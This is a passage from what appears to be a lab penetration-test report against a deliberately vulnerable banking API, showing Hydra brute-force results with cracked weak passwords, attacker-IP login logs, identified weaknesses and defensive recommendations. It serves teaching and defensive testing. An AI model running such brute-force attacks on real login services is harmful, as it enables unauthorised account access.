1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-17 19:46:37
```


Hydra successfully identified weak passwords:

| | | | |
|--------|--------|----------|----------|
| qwerty | 123456 | password | admin123 |
|--------|--------|----------|----------|

7. Server Logs

The application logs confirmed multiple requests originating from the attacker's IP (192.168.1.109):

[18/09/2025 02:46:37] POST /api/Auth/login from 192.168.1.109



```
[18/09/2025 02:46:37] GET /api/Auth/login from 192.168.1.109
[18/09/2025 02:46:37] GET /api/Auth/login from 192.168.1.109
[18/09/2025 02:46:37] GET /api/Auth/login from 192.168.1.109
[18/09/2025 02:46:37] GET /api/Auth/login from 192.168.1.109
[18/09/2025 02:46:37] POST /api/Auth/login from 192.168.1.109
[18/09/2025 02:46:37] POST /api/Auth/login from 192.168.1.109
[18/09/2025 02:46:37] POST /api/Auth/login from 192.168.1.109
[18/09/2025 02:46:37] POST /api/Auth/login from 192.168.1.109
```

8. Security Analysis

Weaknesses Identified

1. Weak/default passwords accepted.
2. Passwords stored in plain text.
3. No rate limiting or account lockouts.
4. No multi-factor authentication (MFA).
5. Logs exist but no intrusion alerts.

9. Recommendations

- Enforce **strong password policy** (minimum length, complexity).
- Store passwords with **secure hashing algorithms** (bcrypt, Argon2).
- Implement **account lockouts and rate limiting**.
- Add **multi-factor authentication (MFA)**.
- Integrate with **SIEM/IDS tools** to alert on brute-force attempts.
- Conduct **regular penetration tests** to identify vulnerabilities.

10. Conclusion

This project demonstrated how a vulnerable banking API built with .NET 9 and SQLite can be exploited through brute-force attacks. The exercise highlights the importance of secure authentication and layered defenses. Implementing strong password policies, rate limiting, hashing, and MFA are critical to preventing such attacks.